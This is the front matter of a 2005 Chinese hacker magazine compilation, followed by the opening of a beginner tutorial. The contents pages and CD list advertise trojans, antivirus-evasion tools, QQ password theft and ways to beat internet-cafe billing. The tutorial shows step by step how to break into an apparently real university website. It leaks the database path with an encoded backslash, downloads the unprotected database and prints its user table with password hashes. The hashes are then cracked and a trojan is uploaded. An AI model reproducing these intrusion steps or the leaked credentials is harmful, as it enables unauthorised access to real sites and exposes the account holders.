《黑客 X 档案》畅销系列丛书　　菜鸟 Hacker 进化最佳教程

黑客X档案 2005 合订本 下卷

▼经典漏洞回顾

Windows COM 结构存储本地溢出漏洞 (MS05012) 试用手记
体验 Windows Message Queuing 消息队列远程溢出 (MS05-017)
IE 漏洞，Windows 挥之不去的痛!
——IE javaprxy.dll COM对象漏洞之利用
玩转 Windows Plug and Play 远程溢出 (MS05-039)
Windows 挥之不去的痛! ——浅析 IE COM 对象实例化溢出漏洞 (MS05-038)
轻松搞定 msdds.dll 远程代码执行漏洞
菜鸟来玩 Windows 本地溢出——Windows CSRSS&键盘事件权限提升漏洞
Dameware 在前，肉鸡在后——
菜鸟来玩最新 Dameware 远程溢出漏洞



▼精彩内容一览

X 菜鸟学堂
●网站入侵常用模式之综合篇
●网站入侵常用模式之扫描篇
扫描之后的远程溢出
在 shell 的天空里遨游
永恒的神话——特洛伊木马
菜鸟的入侵实习
教你使用啊 D 注入 2.3X 档案专版
菜鸟也玩反侦破
QQ 任我盗
出手不凡的 ADSL 密码终结者 2005
菜鸟的免费上网大法
网站猎手的轻松入侵
菜鸟的无敌入侵宝典——百世经纶入侵工具
菜鸟也来玩病毒
菜鸟黑客必备工具箱 V1.1
国产木马新秀——"流萤"使用详解
"黑客X档案友情版"任我行
浪漫的冬日之恋——黑客 X 档案特别版
灰鸽子巧妙利用全攻略
五毒俱全的蜜蜂大盗
内网互控全攻略
TIT 女子破解小组 Crack 入门零基础
●菜鸟必读之爆破实录
●简单算法分析篇
●逆向工程菜鸟教学篇
●伪装与反伪装
菜鸟钓鱼，挂 QQ 者上钩!
黑客当心! 分析滥用 ADSL 充值带来的问题

▼主题乐园

菜鸟 Unix 黑客技术步步高
告别菜鸟——VC 编程初级教程
复兴的神话——Trojan
告别菜鸟——DLL 木马编写步步高

光盘精彩内容



●梦断难寻 Win2003 的 3389 终端登录
●视频监控任我行
●QUnpack 自动脱壳机
●最新伯乐免杀工具
●密码监听器 V2.4
●网管大师－数据包捕获器
●超级兔子魔法设置 v7.46
●幻影旅团 mysql 注入利用工具
●无痕工具之端口探测器
●MSN 口令发现者
●非君子迷你器
●欺骗新招再次出击
●X 档案专用版的"流萤"
●旁注入侵专用程序

WWW.HACKERXFILES.NET

黑客X档案 HackerXFiles

黑客X档案合订本

2005年[下卷]

做一本和读者躺着看的杂志

不让生活磨灭我们的个性

平民化 自由度 随意性突破极限

拥有国内人气指数最高的黑客类媒体

www.hackerxfiles.net

《黑客X档案》2005年合订本（下卷）

出　版：吉林科学技术出版社
出品人：孙胜利
主　编：杨东柱
编辑部主任：龚连成
编辑部：楚汉 sleky 虫虫 呆呆虫
光盘部：龚连成 丛林
美　编：Bifrost
E-mail:hackerxfiles@263.net
邮购查询电话：010-88560080
联系电话：010-88561165
邮　编：100037
定　价：28 元（光盘＋手册）

申明：刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

期号 标题 页码 期号 标题 页码

小鸡快跑

2005.7 X菜鸟学堂—— 网站入侵常用模式之综合篇 12
2005.8 X菜鸟学堂 ——网站入侵常用模式之扫描篇 . . . 17
2005.9 X菜鸟学堂——扫描之后的远程溢出 22
2005.7 QQ性别变！变！变！ 26
2005.10X菜鸟学堂——在Shell的天空里遨游 27
2005.11永恒的神话——特洛伊木马 33
2005.12 X菜鸟学堂——菜鸟的入侵实习 37
2005.11文件分割合并小技巧两则 40

QQ宝典

2005.7 QQ，你会挂了吗? 42
2005.7 QQ普通用户也拥有4个免费固定群 43
2005.7 XP SP2实现多线程访问 43
2005.7 我也有自己的QQ密码破解器 44
2005.7 网页窃取QQ又一法 44
2005.8 QQ登录密码任我改 45
2005.8 人人都成为QQ会员 46
2005.9 利用中天QQ建群精灵申请免费QQ群 47
2005.9 QQ黑客行 48
2005.9 做QQ DIY狂人 50
2005.10 QQ暴力破解又一招 53
2005.10 QQ头像也疯狂 54
2005.10 QQ任我盗! 55
2005.10 由在网吧盗QQ号说起
——记一次网站入侵大丰收 59
2005.12 菜鸟的QQ遭遇 60
2005.12 MSN口令发现者 60
2005.12 QQ“反潜”战 61
2005.12 教你来玩QQ秀 61
2005.12 破解网管新利器净网先锋 65

网吧黑客

2005.7 与PUBWIN再次交手 63
2005.7 完全手工破解 光大网管 64
2005.7 破解美萍新招 64
2005.7 破解网管新利器净网先锋 65
2005.8 万象2004 免费全攻略 66
2005.8 偷天换日，瞒天过海 68
2005.8 横行局域网 69
2005.8 我就是要下载!
——记一次完全突破下载权限历程 71
2005.9 网吧免费上的七种武器 71
2005.9 记学院机房收费系统 73
2005.9 剑走偏锋－－再BT的系统也搞定 74
2005.9 网吧破解又有新招
——巧用QQ网络硬盘5钟破解网吧 75
2005.10 机房管理系统软件只不过是纸老虎 76
2005.10 用好管理员密码之我见 77
2005.10网吧管理系统Pubwin4漏洞防范初探 79
2005.11 搏战局域网 81
2005.11 横行网吧，想玩就玩 83
2005.11 用Look 'n' Stop打造史上最完美的
免费上网大法 84
2005.12 菜鸟的免费上网大法 85
2005.12 魔法表情也“牧”马 88
2005.12 实战网吧之获取下载权限 88
2005.12 反击网管 89

傻瓜黑客

2005.7 教你使用啊D注入2.3X档案专版 91
2005.7 突破校园网——为了挂QQ玩网游 93
2005.7 破灭Radmin密码不败的神话 94
2005.7 隐藏管理员超级工具—hideadmin 96
2005.7 缓冲区溢出编程小助手——ASM2Shellcode . . . 97
2005.7 Shell下的另类上传 98

目录

期号 标题 页码

2005.7 菜鸟的入侵助手 98
2005.7 利用系统的"管理"入侵局域网 101
2005.7 深入3389 102
2005.7 利用NC打造成自己的简单后门 103
2005.7 菜鸟来玩Chinaren 104
2005.7 盗亦有道 105
2005.8 注入新利器
——WEB综合检测工具 106
2005.8 菜鸟也玩反侦破 107
2005.8 与防火墙+杀毒软件打场时间差游击战 108
2005.8 Webshell提权总结 109
2005.8 端口映射配合Radmin控制内网肉鸡 110
2005.8 轻松更改文件关联 111
2005.8 系统服务1058错误的遐想 111
2005.8 自动运行程序新方法 112
2005.8 Radmin终极者 113
2005.8 用肉鸡建立自己的FTP服务器 117
2005.9 出手不凡的ADSL密码终结者2005 118
2005.9 秘密潜入之WMI入侵 120
2005.9 超酷的超级网络邻居 122
2005.9 超级组合打造超级远程控制 123
2005.9 文件夹的加密与破解 124
2005.9 利用WMA文件使自己肉鸡成群 125
2005.9 浅谈Win2003中帐号的克隆和隐藏 126
2005.9 自己动手制作免杀工具 128
2005.9 用telnet愚弄入侵者 129
2005.9 Connectix VirtualPC还原随我来 130
2005.10 黑客世界里的狂注幽灵 131
2005.10 顺藤摸瓜——反击网络钓鱼 132
2005.10 菜鸟来玩Windows本地溢出 133
2005.10 轻松搞定msdds.dll远程代码执行漏洞 135
2005.10 Windows Resource Kit寻宝 135
2005.10 网站猎手的轻松入侵 136
2005.10 拿来主义——非黑客软件之"黑客化" 139
2005.10 小试"闪盘窃密者" 141
2005.10 让主机监控系统形同虚设 142
2005.10 "冬日"精品工具大家玩 143
2005.10 愚弄小黑之论坛篇 144
2005.11 MT——国产入侵的军刀 145
2005.11 菜鸟的无敌入侵宝典——百世经纶入侵工具集 . 146
2005.11 lanker微型PHP+ASP管理器1.0试手记 . . . 148
2005.11 小心压缩包中的猫腻 149
2005.11 另类安全：3389"肉鸡"保卫战 151
2005.11 CMD的终极防守 153
2005.11 手工彻底清除"任我行" 155
2005.11 菜鸟也来玩病毒 156
2005.11 菜鸟来破微软的EFS加密 157
2005.11 "控制面板"争夺战 158
2005.11 扫描搜索样样精通
——LAN Explorer 160
2005.11 net user也疯狂 161

牧马记

2005.7 国产木马新秀——"流萤"使用详解 163
2005.7 结合网页木马简单实现网络钓鱼 166
2005.8 国产木马新秀——"黑客x档案友情版"任我行 168
2005.8 连接天地的彩虹桥——木马Bifrost分析 . . . 170
2005.8 利用WEBSHELL进行挂马 172
2005.9 巧妙利用RobinPE将木马藏匿到exe文件中 . . 173
2005.9 内网互控全攻略 175
2005.10 浪漫的的冬日之恋——黑客X档案特别版 . . . 180
2005.10 byshell v0.67 beta2测试手记 183
2005.9 手工轻松打造终极木马 184
2005.9 制作隐蔽性更好的网页木马 186
2005.11 反弹木马新秀Spook 186
2005.11 灰鸽子巧妙利用全攻略 188

CONTENT

期号	标题	页码
2005.11	喜欢Darkmoon没有理由	192
2005.12	打造X档案专用版的“流萤”	193
2005.12	五毒俱全的蜜蜂大盗	196

神 密 园

期号	标题	页码
2005.7	TIT女子破解小组Crack入门零基础——菜鸟必读之爆破实录	200
2005.7	浅析解除程序的多开限制	203
2005.7	教你学破解	204
2005.8	菜鸟学破解	206
2005.8	TIT女子破解小组Crack入门零基础——简单算法分析篇	207
2005.9	TIT女子破解小组之逆向工程菜鸟教学篇	211
2005.9	如何防范暴破	214
2005.9	软件破解与反破解	215
2005.10	Cracker组合招式之轻取密码破解器	218
2005.10	Java程序破解之旅——WebCharts3D破解手记	221
2005.11	TIT女子破解小组菜鸟教学篇——伪装与反伪装	224
2005.11	菜鸟破解实战之我的游戏我作主	228
2005.12	小议软件破解与反破解	231
2005.12	注册码也打劫	233

黑 客 人 物 面 对 面

期号	标题	页码
2005.7	年轻的黑客前辈——winky采访记	236
2005.8	职业“黑”客——Pinkeyes	238
2005.12	黑客谈黑——小鱼巫师、myhk访谈	240

侠 隐 仙 踪

期号	标题	页码
2005.7	黑客X梦	243
2005.7	破解的代价——回忆	244
2005.8	我可找到你了	245
2005.10	以X档案开始	247
2005.11	菜鸟王小鸟	248

一 个 人 的 战 争

期号	标题	页码
2005.7	Windows COM结构存储本地溢出漏洞（MS05012）试用手记	250
2005.7	一次利用纯脚本技术入侵的漂亮展示	252
2005.7	从HTML注入到系统权限入侵	253
2005.7	巧用CSS文件来入侵	254
2005.7	漏洞漫舞的飞骋	256
2005.7	菜鸟的入侵——从Webshell到Cmdshell	258
2005.7	真的没有漏洞了吗——再探九酷网络个人主页空间管理系统	261
2005.7	详解通过Mysql弱口令得到系统权限	263
2005.8	体验Windows Message Queuing消息队列远程溢出（MS05-017）	265
2005.8	IE漏洞，Windows挥之不去的痛！——IE javaprxy.dll COM对象漏洞之利用	266
2005.8	PHP注入+MYSQL=SYSTEM权限	267
2005.8	动网漏洞重现江湖	269
2005.8	不花钱的密码——6KBBS的银行插件漏洞	271
2005.8	Blog的噩梦	273
2005.8	免费看电影，你也行！	275
2005.8	serv-U6.002下的艰难提权！	276
2005.8	php程序与php常见漏洞	279
2005.8	轻易突破2003服务器	280
2005.9	玩转Windows Plug and Play远程溢出（MS05-039）	282
2005.9	Windows挥之不去的痛！——浅析IE COM对象实例化溢出漏洞（MS05-038）	284
2005.9	Union注入轻松搞定	287
2005.9	PhpWind2.0.2 & 3.31CE漏洞抢鲜体验	288
2005.9	入侵微软韩国官方网站服务器	290
2005.9	让QQ网站成为你的黑手——由QQ网站漏洞来看跨站应用	292
2005.9	突破移动网关GPRS上网限制	294

目录

期号	标题	页码	期号	标题	页码

2005.9 一次穿越时空的入侵 296
2005.10 别小看了注入 298
2005.10 脚本漏洞的边缘地带——计数统计系统的漏洞 300
2005.10 菜鸟入侵大曝光 304
2005.10 菜鸟钓鱼，挂QQ者上钩! 307
2005.10 再次入侵20NT网络安全小组 309
2005.10 跨站盗cookies老了? 310
2005.10 过滤不严的整站系统 311
2005.11 黑客防线的陷落 314
2005.11 PhpwindBlog 漏洞抢鲜体验 317
2005.11 Dameware在前，肉鸡在后 318
2005.11 菜鸟无处不在 入侵防不胜防 319
2005.11 动易4.3网站管理系统的跨站漏洞 321
2005.11 Ofstar论坛之三个“洞” 322
2005.11 为了模板而入侵——ewebeditor漏洞利用 324
2005.12 菜菜的月光影院与钻石会员 325
2005.11 菜鸟入侵，别忘了leadbbs漏洞 326
2005.12 菜鸟也来入侵传奇私服网站 327
2005.12 中国资产价格信息网的三处漏洞 329
2005.12 国外版blog一样倒塌 330
2005.12 移动，网通任俺闯 331
2005.12 入侵国内某知名出版社全记录 334
2005.12 利用SQL注入快速入侵主机 337
2005.12 菜鸟的跨站漏洞大法 339

黑客研究院

2005.7 揭秘手机短信炸弹 343
2005.7 TCPDump的跟踪日志及应用 344
2005.8 微软系统信息报告工具——Winrep缓冲溢出漏洞 346
2005.8 超越PHP的安全模式 347
2005.9 深入浅出MD5 349
2005.9 Shellcode技术杂谈 352
2005.10 缓冲区溢出之整数溢出初探 353
2005.10 MSN登录的秘密，我知道! 355
2005.11 网络加密面面观 357
2005.11 Linux打造专业级中小型路由器 360
2005.12 逆向工程另类应用——免费上机 362
2005.12 利用FreeBSD内核安全级别来保护系统安全 364

安全第一

2005.7 妙用“本地安全策略”让系统更安全 366
2005.7 服务器远程管理安全新策略 368
2005.8 安全的Linux服务器组架设全攻略 369
2005.8 踏雪无痕——让你的入侵不留痕迹 371
2005.9 Web环境下SQL注入攻击的检测与防御 372
2005.9 底层安全——路由篇 374
2005.11 黑客当心! 分析滥用ADSL充值带来的问题 375
2005.11 打造坚不可摧的虚拟主机 376
2005.12 安全要这样玩 379
2005.12 个人系统安全设置大法 380

黑客编程

2005.7 再谈编写缓冲区溢出程序 382
2005.7 在学校机房掀起一场盗QQ的风暴 383
2005.7 网吧开注册表Follow Me 384
2005.8 采用远程线程查看星号密码 385
2005.8 PE文件另类加密技巧 389
2005.9 打造带邮件发送功能的QQ密码记录软件 390
2005.9 EXE捆绑文件能奈我何 391
2005.10 打造自己的欺骗工具 393
2005.10 手把手教你制作Discuz4.0.0跨站漏洞利用程序 395
2005.11 用QQ间谍实践木马服务端的生成问题 397
2005.11 轻松制作Talisman破解安装包 399
2005.12 用Delphi、VB、ASP+Html+JS和PHP编写QQ强制聊天器 400

CONTENT

期号 标题 页码 期号 标题 页码

2005.12 编程菜菜也后门DIY 401

毒 笼

2005.7 分析和查杀QqmsgMyRun病毒 404

2005.8 新CIH，中国制造 405

2005.8 让KV2005瘦下来 406

2005.9 浅析EPO技术 407

2005.9 病毒危机下的杀毒软件 408

2005.10 “毒”善其身——榨尽毒中所有精华 409

2005.11 杀毒日记 411

2005.12 潜伏的力量 412

补 丁 铺

2005.7 对巧妙提升冰狐浪子ASP木马权限的一点疑问 417

2005.7 杀鸡焉用牛刀 417

2005.7 无痕大法 419

2005.8 对《踏网无痕——上网之前下网之后》
一文的补充 420

2005.8 对《菜鸟学技术，工具组合很重要》的补充 422

2005.9 对“NTFS磁盘系统配置全攻略”的一点补充 422

2005.10 对“逆向工程菜鸟教学篇”的一些补充 423

2005.10 RobinPE检测补丁 423

2005.11 对07期深入3389一文的疑问及补充 425

2005.11 也谈被遗忘的利刃 426

2005.12 对“软件破解与反破解”的一点补充 427

2005.12 对“去除NTLM新招”的疑问和补充 428

主 题 乐 园

2005.7 Unix菜鸟黑客技术步步高 430

2005.8 告别菜鸟——VC编程初级教程 439

2005.9 复兴的神话——Trojan 451

2005.9 Linux也玩远程操控 460

2005.10 告别菜鸟DLL木马编写步步高 462

2005.12 一把万能钥匙
——Passware Kit Enterprise Edition 474

200512 活学活用：玩转旁注攻击 477

最新工具

梦断难寻Server2003的3389终端登录

3389登陆器的最新版本，支持Server2003的3389终端登录，以及以前的所有WIN版本，功能强大，请勿乱用！

CNNSC远程控制V1.2

实现了文件监控传输、屏幕监控、摄像头监控、注册表监控，服务监控，进程监控，连接监控，声音监控，共享探测，端口映射，网络嗅探等。

PC Watcher

这是一个PC上的防盗报警软件，能用摄像头捕获所以见空区域内运动的人或物的照片，报警并发送到你的email（最好能绑定手机）中。不需要高昂的费用，使每一台PC成为专业实用的监视系统。

远程网络维护 7.0

在对方电脑中运行waxing.exe程序、己方电脑中运行cNxeit.exe程序。

视频监控任我行

任我行工作室周剑的作品，主要用来控制远程视频和录制远程语音，傻瓜似的的操作一看便知，有不轨企图的朋友们有得玩了。

远程控制Spook6.0 :

上传、下载、删除、改名、运行等多项文件操作功能，另外在上传、下载远程文件时可以断点传输。

Access密码获取器2006

可以自动判断ACCESS97/2000/2003并分析出数据库密码、更易于使用，同时修改了界面，修正了3.0版本不支持2000和2003的BUG。

幻影旅团mysql注入利用工具

通过Mysql注入读取服务器上的程序，分为快速和慢速读取两种方式，用户可以自行选择。慢速读取可以修改并发线程数量来提高读取速度。

热血江湖马

又一款热血江湖的小马。

最新伯乐免杀工具

可以帮助你的木马逃脱杀毒软件的查杀，操作十分简单，相信很容易上手的。

HTML Password Lock v3.2

一个对网页文件加密的软件，不同于一般的网页加密软件，它是通过验证用户输入的密码来决定是否能打开网页，可以给单个网页或整个网站加密，加密的种类可以是只对单个授权用户开放或对特定的多个授权用户开放。

上兴2006

南域剑盟的上兴远程控制。

文件夹加密超级大师V6.6

功能强大、安全高效，简单易用的数据加密和保护软件。有超快和最强的文件夹加密功能，还有文件加密、文件夹、文件的粉碎删除以及文件夹伪装等功能。

QUnpack自动脱壳机

选取一个程序，输入16进制的OEP值(或者点击“扫描”自动获取)，单击“快给我脱”就OK了。

VB 反编译精灵　V2.4

一款VB程序反编译工具，能够反编译VB5/VB6的部分程序代码。

木马探测器　V3.0

卡巴斯基反病毒软件。

动态域名客户端

免安装，去除了直达网址这个烦人的限制。

PHP 在线端口扫描系统

用过X－Scan的人都知道，它很占资料，这个相当它的简化＋Web版吧。

无痕工具之端口探测器

端口探测器。

Kaspersky Anti-Virus v5.0.72

中文简称为卡巴斯基反病毒服务器版，是专门保护Windows 2000 / XP / NT 操作系统下的服务器安全性，使其免受病毒的攻击。

WinAntiSpyware 2006

一款检测和清除间谍软件、广告软件、 览器劫持等恶意软件的安全工具，支持定期扫描和以及定时自动开始扫描，支持自动更新数据库，全方位呵护个人隐私安全。

WinFirewall 2006

提供实时安全保护，阻止黑客人侵窃取数据，网上自动阻止威胁，具有程序锁、事件日志、可定制安全级别、计算机设置管理、网络设置管理、安全邮件等功能。

BPS WinTrace Remover v6.1

软件信息：BPS WinTrace Remover v6.1.0.0 零售版，03月15日发布，能清除缓存、cookie、清除 览临时文件和历史记录以及其它 internet 记录，支持AOL、IE、MSN Explorer、Opera和Netscape等 览器。新版还有阻挡弹出窗口功能。

腾讯QQ2006 珊瑚虫版 v4.2.2b Final 正式版

腾讯QQ不仅仅是Internet网络的虚拟寻呼机，将和其他短讯通信网络互联，如无线寻呼网、GSM无线移动电话短消息、传真甚至电话网。

超级兔子魔法设置 v7.46

常用的Windows设置软件，清晰的分类让你迅速找到相关功能，提供几乎所有Windows的隐藏参数调整。优化系统、清除垃圾、解决你碰到的各种问题。

MP3 播放器音频转换

act转mp3，不错的音频转换工具。

拼音加加增强版 v4.012

新的版本大家会觉得似曾相识，基本上保留了2.2版的所有功能，并且在这个基础上还增加了一些新的功能。

桌面天气秀 XDesk Weather

面天气秀是全球最受欢迎、下载量最大的全中文桌面天气预报软件。她能准确预报全球近10000多个地区的六天天气预报。

3389 自动也玩上线动画教程

3389自动也玩上线——新思路正向连接也玩自动上线。

光盘索引

文章工具

绿鹰PC万能精灵
精锐网吧辅助工具
净网破解网吧版
光大网管收费端
入侵助手
网络红娘
sp2 网页木马
辅臣数据库浏览器
radmin
网吧PUBWIN充值一条龙
超强灰鸽子检测器
MS05039 扫描器
通用批量溢出程序
随意门
MSN 口令发现者
QQ Tool
免杀网马生成器阿福修改版
Permeo Security Driver
非君子迷你器
挂马宣传精灵
Ability FTP Server
DameWare NT Utilities
X 档案专用版的“流萤”
蜜蜂大盗
C32Asm
keymake
OllyDbg.V1.10 聆风听雨汉化第二版+XP界面
PEiD
winhex
流光
sqlhello-SQL溢出程序
HDSI
海阳2006木马
delshare.bat
delshare.reg
iprule.dat
Windows 无用服务的列表
金山的震荡波专杀工具
SpeedCommander10
Passware Kit Enterprise Edition v7.1.1411 汉化版
旁注入侵专用程序

小鸡快跑



小鸡快跑

X菜鸟学堂 网站入侵

常用模式之综合篇

悟空也闭关[F. W. S. T]

话说悟空将网站入侵的两招传授给众人后，众人受益非浅。可是真正入侵的时候，却总觉得不够。悟空拍了拍八戒的肩膀："呆子，前两堂课是分解动作，把它们结合在一起才能组合成威力巨大的招式！"

八戒把眼睛眨巴了两下，托起腮帮子："猴哥，那组合招式是什么样的？"

悟空解释到："好的，我们来看看入侵网站的一般思路，首先，我们看看对方的系统是否自己熟悉。尤其是下载系统（比如盗帅或雨点下载系统），新闻系统（比如动力文章系统和尘缘雅镜等），和论坛（或社区）（比如动网论坛或BBSXP一类的）。如果是低版本的话，几乎都有各种各样的漏洞和利用工具。尤其是上传漏洞，甚至可以一击必杀。"

八戒打开了一个网站："猴哥，这个网站你看看，好象没见过这种系统。"

悟空翻了半天："嗯，这个是一个大学的网站。现在的大学里往往会用学生自己做的网站。看看页面最下方的版权声明：版权所有：XX大学团委 设计制作：阿飞。很明显是自己做的一个系统。其实自己做的系统大多有漏洞。不过由于系统是人家自己写的，就算有上传漏洞，你也不一定知道人家的上传页面在什么地方。所以，我们要从最基本的漏洞一点一点开始找。首先，我们找一些带有参数的页面。比如：

http://www2.xxx.cn/youth/list.asp?boardid=31，还记得数据库的入侵里提到的暴库吧，那时候是暴conn.asp，这里我们不用那个，我们直接把上面的URL改为：

http://www2.xxx.cn/youth%5clist.asp?boardid=31，看看结果，如图1。




图 1

看到数据库了吧。嘿嘿，去下载看看。提交：

http://www2.zzit.cn/youth/admin/%23tuanwei.asp

（把"#"号改为"%23"了）看到出现了乱码了，如图2。




图 2

呵呵，这就说明数据库没有做防下载处理。用Flashget下载下来，再改名为tuanwei.mdb就可以用ACCESS打开了，如图3。

tuanwei：数据库（Access 2000 文件格式）

users：表

userid	username	userpwd	Addtime
1	s i	4f8255db512eb878	2-3-10 21:19:38
4	xueshenghui	d693fb075d09caa2	-11-11 21:24:48
9	理学院	e1fb4d977c3bddcf	-11-26 21:55:52
10	管理学院	1511b4f6020ec61d	-11-26 21:56:52
12	信息科学与工程学	0d55dbf371253343	-11-26 21:58:14
14	生物工程学院	95d565ef66e7dff9	-11-26 21:59:48
16	粮油食品学院	8f16c8b2dc4758df	-11-26 22:01:57
17	成人教育学院	49ba59abbe56e057	-11-26 22:02:41
21	国际学院	49ba59abbe56e057	-11-26 22:10:18
22	外语学院	8f8805c57da0a073	-11-26 22:11:23
30	磨料磨具工业职工	95d565ef66e7dff9	-11-30 18:25:14
32	法学院	7c75e25ee6403425	05-3-9 10:23:30
33	机电工程学院	9ddab214c85c9f3b	05-3-9 10:24:26
34	土木建筑学院	ed09c60a6e0eb277	05-3-9 10:24:50
35	化学化工学院	caad4196ae69bc37	05-3-9 10:25:16
36	材料科学与工程学	ad2a1eed0853549a	05-3-9 10:25:49
37	电气工程学院	49ba59abbe56e057	05-3-9 10:26:25
38	设计艺术学院	837cb11443a3dc4f	05-3-9 10:26:52
39	新闻与传播学院	34b289af3b823970	05-3-9 10:27:11
40	经济贸易学院	9c9d666e5024c553	05-4-1 16:26:12
41	zhonghai	4f8255db512eb878	05-4-4 15:54:10
43	嵩山路校区学生会	b664f488c8231222	5-4-21 17:30:19
44	xiaoxueshenghui	d49e93922a37973c	5-5-20 18:30:50
(自动编号)			

图 3

密码是加密过的，没关系，拿出MD5CRACK 3.1来跑一跑。

一共44个用户跑出了10个密码。找个权限大点的"xueshenghui"这个级别是3，还算可以，登录看看（在这个时候看到上面写着"版权所有：世纪易网"才知道原来是改编自此系统的并非完全自创），成功登录！并且有上传图片的地方。而且抓包后还发现存在上传漏洞！只不过做了session验证，具体操作就不说了，传个木马上去，闪人！

八戒看得瞠目结舌："怎么有这么快的入侵？不行，不行，换另一个网址，找个没有暴库的！"

说罢翻出了高小姐所在的中国XX大学的网站：http://www.cpu.edu.cn/shangyuan，悟空简单的看了一下，还没开口，沙僧就拿出NBSI2，打开网站扫描，选择快速扫描，如图4。

